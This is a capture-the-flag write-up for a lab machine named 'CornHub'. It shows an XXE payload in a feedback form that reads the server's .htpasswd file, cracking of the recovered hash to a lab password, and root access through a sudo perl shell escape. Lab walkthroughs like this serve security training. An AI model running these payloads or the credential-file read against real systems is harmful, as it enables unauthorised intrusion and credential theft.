CornHub Writeup


During an initial scan of the target machine, you notice that port 80 (HTTP) and port 22 (SSH) are open. By browsing the HTTP service on port 80, you discover that the website "CornHub" is hosted there. Further exploration reveals a feedback system that allows users to submit feedback via a form.

Upon intercepting and analysing the request sent to the feedback system using a proxy tool such as Burp Suite, you observe that the data submitted by the feedback form is transmitted in XML format. This presents a potential opportunity for exploiting the backend's XML parser through an XML External Entity (XXE) attack.

XXE (XML External Entity) is a vulnerability that allows an attacker to manipulate the XML parser used by the backend system to inject or process external entities. This can be used to:

- Extract sensitive data.
- Access restricted files on the server.
- Perform server-side request forgery (SSRF).

In this case, you can leverage XXE to read the contents of the `.htpasswd` file, which stores usernames and hashed passwords for HTTP authentication.




```
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/pentestGPT/feedback.php
Accept-Encoding: gzip, deflate, br
Cookie: _ga=GA1.1.1674976932.1711220659; _ga_JLDT3GZY82=
GS1.1.1711377250.2.1.1711377366.0.0.0; _ga_K17GJL1548=
GS1.1.1711392248.3.0.1711392248.0.0.0; PHPSESSID=a4ca573lcpqdq96ubr84tt0j9j
Connection: keep-alive


<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///var/www/html/.htpasswd"> ]>
<feedback>
  <name>
    r0h17h
  </name>
  <email>
    &ent;
  </email>
  <message>
    I love hacking
  </message>
</feedback>
```

```
<h2>
  User Feedback:
</h2>
<ul>
  <li>
    <strong>
      Name:
    </strong>
     r0h17h
  </li>
  <li>
    <strong>
      Email:
    </strong>

    vboxuser:$6$zTaCxLg1HROPyD7i$FnlUMqv3c1wEACxAh0lNlofDa8pd2a6YZWz3DUFtpAOVsNDbbLAkMt8r
    wwdfTul.v54ayi1msNeWY5QneF5iKO
  </li>
  <li>
    <strong>
      Message:
    </strong>
     I love hacking
  </li>
</ul>
```

We can get the password by bruteforcing the hash with rockyou.txt creds →vboxuser:blood4lyfe


User Flag:




```
vboxuser@pentestGPT:~/Desktop$ cat user.txt
flag{us3r_acces5_gr4nt3d_v1a_w3b_4pp!}
```

Root:

By reviewing the `sudo -l` output, we can see that the user has permission to run Perl as root. Referring to the GTFOBins repository for guidance…



```
User vboxuser may run the following commands on pentestGPT:
    (ALL) SETENV: NOPASSWD: /usr/bin/perl
```




Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
perl -e 'exec "/bin/sh";'
```

We can get the root shell

Exploit:



```
Execution of -e aborted due to compilation errors.
vboxuser@pentestGPT:~/Desktop$ sudo perl -e 'exec "/bin/bash"'
root@pentestGPT:/home/vboxuser/Desktop# cat /root/root.txt
flag{r00t_4cc3ss_v1a_s3cur3_sh3ll_4cqu1r3d!}
root@pentestGPT:/home/vboxuser/Desktop# 
```